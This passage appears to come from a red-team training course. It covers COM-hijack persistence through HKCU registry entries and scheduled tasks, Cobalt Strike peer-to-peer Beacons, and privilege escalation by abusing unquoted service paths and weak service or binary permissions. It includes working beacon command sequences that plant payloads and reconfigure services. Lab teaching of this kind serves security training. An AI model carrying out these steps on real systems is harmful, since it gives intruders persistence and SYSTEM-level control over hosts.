
To generate the DLL, go to **Attacks > Packages > Windows Executable (S)** and select **Windows DLL** as the output type. Then upload the DLL to the location we specified in the registry entry above.




When **DllHost.exe** loads this COM entry, we get a Beacon.




Another great place to look for hijackable COM components is in the Task Scheduler. Rather than executing binaries on disk, many of the default Windows Tasks actually use Custom Triggers to call COM objects. And because they're executed via the Task Scheduler, it's easier to predict when they're going to be triggered. We can use the following PowerShell to find compatible tasks.




This script is rather self-explanatory and should produce an output similar to the following:




If we view the **MsCtfMonitor** task in the Task Scheduler, we can see that it's triggered when any user logs in. So this would act as an effective reboot-persistence.



Lookup the current implementation of **{01575CFE-9A55-4003-A5E1-F38D1EBDCBE1}** in **HKVE_CLASSES_ROOT\CLSID**.



We can see it's another **InprocServer32** and we can verify that it's currently implemented in HKLM and not HKCU.



Now it's simply a case of adding a duplicate entry into HKCU pointing to our DLL (as above), and this will be loaded once every time a user logs in.



Host privilege escalation allows us to elevate privileges from that of a standard user to Administrator. It's not a necessary step as we'll see in later modules how it's possible to obtain privileged credentials and move laterally in the domain without having to "priv-esc" first.

However, elevated privileges can provide a tactical advantage by allowing you to leverage some additional capabilities. For example, dumping credentials with Mimikatz, installing sneaky persistence or manipulating host configuration such as the firewall.

In keeping with the mantra of "principle of least privilege" - privilege escalation should only be sought after if it provides a means of reaching your goal, not something you do "just because".

Common methods for privilege escalation include Operating System or 3rd party software misconfigurations and missing patches. [SharpUp](#) can enumerate the host for any misconfiguration-based priv-esc opportunities.



Peer-to-Peer (P2P) listeners allow Beacons to link their communications together to form a chain. The P2P types in Cobalt Strike are **TCP** and **SMB**.

Linking Beacons is especially useful when it comes to pivoting, privilege escalation and really any situation where you need to spawn an additional Beacon payload. They help keep the number of direct outbound connections to your attacking infrastructure low and for machines and/or principals that can't send HTTP/S outbound at all.

Creating P2P listeners can be done in the **Listeners** menu, by selecting the **TCP** or **SMB** Beacon payload type. These listeners integrate into all the relevant Cobalt Strike workflows such as **spawn**, **spawnas**, **inject** and **jump**; and payloads for these listeners can also be generated in the same way from the **Attacks** menu.

If executing a P2P payload on a target manually, it won't appear in the UI until the **link** (for SMB Beacons) or **connect** (for TCP Beacons) command is used. You can also **unlink** P2P Beacons and then use **link** again from another Beacon to reorganise the chain.

A Windows "service" is a special type of application that is usually started automatically when the computer boots. Services are used to start and manage core Windows functionality such as Windows Defender, Windows Firewall, Windows Update and more. Third party applications may also install a Windows Service to manage how and when they're run.

You can see the services installed on a machine by opening **services.msc**, or via the **sc** command line tool.

```
C:\>sc query

SERVICE_NAME: Appinfo
DISPLAY_NAME: Application Information
        TYPE               : 30   WIN32
        STATE                : 4    RUNNING
                        (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE       : 0    (0x0)
        SERVICE_EXIT_CODE   : 0    (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0

SERVICE_NAME: AudioEndpointBuilder
DISPLAY_NAME: Windows Audio Endpoint Builder
        TYPE               : 30   WIN32
        STATE                : 4    RUNNING
                        (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE       : 0    (0x0)
        SERVICE_EXIT_CODE   : 0    (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0
```

And the **Get-Service** PowerShell cmdlet.

```
PS C:\> Get-Service | fl

Name           : AJRouter
DisplayName     : AllJoyn Router Service
Status         : Stopped
DependentServices : {}
ServicesDependedOn : {}
CanPauseAndContinue : False
CanShutdown    : False
CanStop        : False
ServiceType    : Win32ShareProcess

Name           : ALG
DisplayName     : Application Layer Gateway Service
Status         : Stopped
DependentServices : {}
ServicesDependedOn : {}
CanPauseAndContinue : False
CanShutdown    : False
CanStop        : False
ServiceType    : Win32OwnProcess
```

A service has several properties that we may want to pay attention to:

Binary Path

This is the path where the actual executable (.exe) for the service is located. Windows services are often in **C:\Windows\system32** and third party in **C:\Program Files** / **C:\Program Files (x86)**

Startup Type

This dictates when the service should start.

- Automatic - The service starts immediately on boot.
- Automatic (Delayed Start) - The service waits a short amount of time after boot before starting (mostly a legacy option to help the desktop load faster).
- Manual - The service will only start when specifically asked.
- Disabled - The service is disabled and won't run.

Service Status

This is the current status of the service.

- Running - The service is running.
- Stopped - The service is not running.
- StartPending - The service has been asked to start and is executing its startup procedure.
- StopPending - The service has been asked to stop and is executing its shutdown procedure.

Log On As

The user account that the service is configured to run as.

This could be a domain or local account. It's very common for these services to be run as highly-privileged accounts, even domain admins, or as local system. This is why services can be an attractive target for both local and domain privilege escalation.

Dependants & Dependencies

These are services that either the current service is dependant on to run, or other services that are dependant on this service to run. This information is mainly important to understand the potential impact of manipulation.

Like files and folders - services themselves (not just the .exe) have permissions assigned to them. This controls which users can modify, start or stop the service. Some highly sensitive services such as Windows Defender cannot be stopped, even by administrators. Other services may have much weaker permissions that allow standard users to modify them for privilege escalation.

After a service has been manipulated to trigger a privilege escalation, it needs to be restarted (or started if it's already stopped). There will be cases where this can be done with the management tools, if you have the required permissions. Other times, you'll need to rely on a reboot.

OPSEC: Restore the service configuration once you are done.

Also ensure you don't interrupt business critical services, so seek permission before exploiting these types of vulnerabilities.

An unquoted service path is where the path to the service binary is not wrapped in quotes. Why is that a problem? By itself it's not, but under specific conditions it can lead to an elevation of privilege.

WMI can be used to pull a list of every service and the path to its executable. Here are some examples:

```
beacon> run wmic service get name, pathname

Name                               PathName
ALG                                C:\Windows\System32\alg.exe
AppVClient                         C:\Windows\system32\AppVClient.exe
AmazonSSMAgent                    "C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe"
[...snip...]
Vuln-Service-1                    C:\Program Files\Vuln Services\Service 1.exe
```

We can see that the paths for **ALG** and **AppVClient** are not quoted, but the path for **AmazonSSMAgent** is. The difference is that this latter path has **spaces** in them. **Vuln-Service-1** has spaces in the path **and** is also not quoted - this is condition #1 for exploitation.

When Windows attempts to read the path to this executable, it interprets the space as a terminator. So it will attempt to execute the following (in order):

1. **C:\Program.exe**
2. **C:\Program Files\Vuln.exe**
3. **C:\Program Files\Vuln Services\Service.exe**

If we can drop a binary into any of those paths, the service will execute it before the real one. Of course there's no guarantee that we have permissions to write into either of them - this is condition #2.

The PowerShell **Get-Acl** cmdlet will show the permissions of various objects (including files and directories).

```
beacon> powershell Get-Acl -Path "C:\Program Files\Vuln Services" | fl

Path      : Microsoft.PowerShell.Core\FileSystem::C:\Program Files\Vuln Services
Owner     : BUILTIN\Administrators
Group     : WKSTN-1\None
Access    : CREATOR OWNER Allow FullControl
           NT AUTHORITY\SYSTEM Allow FullControl
           BUILTIN\Administrators Allow FullControl
           BUILTIN\Users Allow Write, ReadAndExecute, Synchronize
           NT SERVICE\TrustedInstaller Allow FullControl
           APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow ReadAndExecute, Synchronize
           APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow ReadAndExecute, Synchronize
Audit     :
Sddl      : O:BAG:S-1-5-21-689523297-2952850621-452819511-513D:PAI(A;OICIIO;FA;;;CO)(A;OICI;FA;;;SY)(A;OICI;FA;;;BA)(A;OIC
           I;0x1201bf;;;BU)(A;CI;FA;;;S-1-5-80-956008885-3418522649-1831038044-1853292631-2271478464)(A;OICI;0x1200a9;;;A
           C)(A;OICI;0x1200a9;;;S-1-15-2-2)
```

We can see from the output that **BUILTIN\Users** have **Write** access to **C:\Program Files\Vuln Services**.

Payloads to abuse services must be specific "service binaries". We can do this in Cobalt Strike via **Attacks > Packages > Windows Executable (S)** and selecting the **Service Binary** output type.

TIP: I recommend the use of TCP beacons bound to localhost only with privilege escalations.

```
beacon> cd C:\Program Files\Vuln Services
beacon> ls
[*] Listing: C:\Program Files\Vuln Services\

Size      Type      Last Modified      Name
----      -
5kb       fil      02/23/2021 15:04:13 Service 1.exe
5kb       fil      02/23/2021 15:04:13 Service 2.exe
5kb       fil      02/23/2021 15:04:13 Service 3.exe

beacon> upload C:\Payloads\beacon-tcp-svc.exe
beacon> mv beacon-tcp-svc.exe Service.exe
beacon> ls
[*] Listing: C:\Program Files\Vuln Services\

Size      Type      Last Modified      Name
----      -
5kb       fil      02/23/2021 15:04:13 Service 1.exe
5kb       fil      02/23/2021 15:04:13 Service 2.exe
5kb       fil      02/23/2021 15:04:13 Service 3.exe
282kb     fil      03/03/2021 11:11:27 Service.exe

beacon> run sc stop Vuln-Service-1
beacon> run sc start Vuln-Service-1
```

You will not see a Beacon appear automatically. When the service has been started and the Beacon executed, you should see that port you used in your TCP listener configuration (in my case **4444**) is listening on **127.0.0.1**.

```
beacon> run netstat -anp tcp
[...snip...]
TCP      127.0.0.1:4444      0.0.0.0:0          LISTENING
```

The Beacon is waiting for us to connect to it, which we do with the **connect** command.

```
beacon> connect localhost 4444
[+] established link to child beacon: 10.10.17.231
```


This output from SharpUp shows that **Vuln-Service-2** is "modifiable".

```
beacon> execute-assembly C:\Tools\SharpUp\SharpUp\bin\Debug\SharpUp.exe

=== Modifiable Services ===

Name           : Vuln-Service-2
DisplayName     : Vuln-Service-2
Description     :
State          : Running
StartMode      : Auto
PathName       : "C:\Program Files\Vuln Services\Service 2.exe"
```

Although it doesn't show what exactly are permissions are, so we need to dig a little deeper. [This](#) PowerShell script will print which service rights we have.

```
beacon> powershell-import C:\Tools\Get-ServiceAcl.ps1
beacon> powershell Get-ServiceAcl -Name Vuln-Service-2 | select -expandproperty Access

ServiceRights      : ChangeConfig, Start, Stop
AccessControlType  : AccessAllowed
IdentityReference  : NT AUTHORITY\Authenticated Users
IsInherited        : False
InheritanceFlags   : None
PropagationFlags   : None
```

We can see that all **Authenticated Users** have **ChangeConfig**, **Start** and **Stop** privileges over this service. We can abuse these weak permissions by changing the binary path of the service - so instead of it running **C:\Program Files\Vuln Services\Service 2.exe**, we can have it run something like **C:\Temp\payload.exe**.

```
beacon> mkdir C:\Temp
beacon> cd C:\Temp
beacon> upload C:\Payloads\beacon-tcp-svc.exe
beacon> mv beacon-tcp-svc.exe fake-service.exe

beacon> run sc qc Vuln-Service-2
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: Vuln-Service-2
        TYPE               : 10   WIN32_OWN_PROCESS
        START_TYPE          : 2    AUTO_START
        ERROR_CONTROL       : 1    NORMAL
        BINARY_PATH_NAME    : "C:\Program Files\Vuln Services\Service 2.exe"
        LOAD_ORDER_GROUP    :
        TAG                 : 0
        DISPLAY_NAME        : Vuln-Service-2
        DEPENDENCIES        :
        SERVICE_START_NAME  : LocalSystem

beacon> run sc config Vuln-Service-2 binPath= C:\Temp\fake-service.exe
[SC] ChangeServiceConfig SUCCESS

beacon> run sc qc Vuln-Service-2
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: Vuln-Service-2
        TYPE               : 10   WIN32_OWN_PROCESS
        START_TYPE          : 2    AUTO_START
        ERROR_CONTROL       : 1    NORMAL
        BINARY_PATH_NAME    : C:\Temp\fake-service.exe
        LOAD_ORDER_GROUP    :
        TAG                 : 0
        DISPLAY_NAME        : Vuln-Service-2
        DEPENDENCIES        :
        SERVICE_START_NAME  : LocalSystem

beacon> run sc query Vuln-Service-2

SERVICE_NAME: Vuln-Service-2
        TYPE               : 10   WIN32_OWN_PROCESS
        STATE               : 4    RUNNING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE      : 0    (0x0)
        SERVICE_EXIT_CODE   : 0    (0x0)
        CHECKPOINT          : 0x0
        WAIT_HINT           : 0x0

beacon> run sc stop Vuln-Service-2
beacon> run sc start Vuln-Service-2
beacon> connect localhost 4444
[+] established link to child beacon: 10.10.17.231
```



This is a slight variation on the vulnerability above but instead of the weak permissions being on the service, it's on the service binary itself.

```
beacon> powershell Get-Acl -Path "C:\Program Files\Vuln Services\Service 3.exe" | fl

Path      : Microsoft.PowerShell.Core\FileSystem::C:\Program Files\Vuln Services\Service 3.exe
Owner     : BUILTIN\Administrators
Group     : WKSTN-1\None
Access    : NT AUTHORITY\SYSTEM Allow  FullControl
           BUILTIN\Administrators Allow  FullControl
           BUILTIN\Users Allow  Modify, Synchronize
           APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  ReadAndExecute, Synchronize
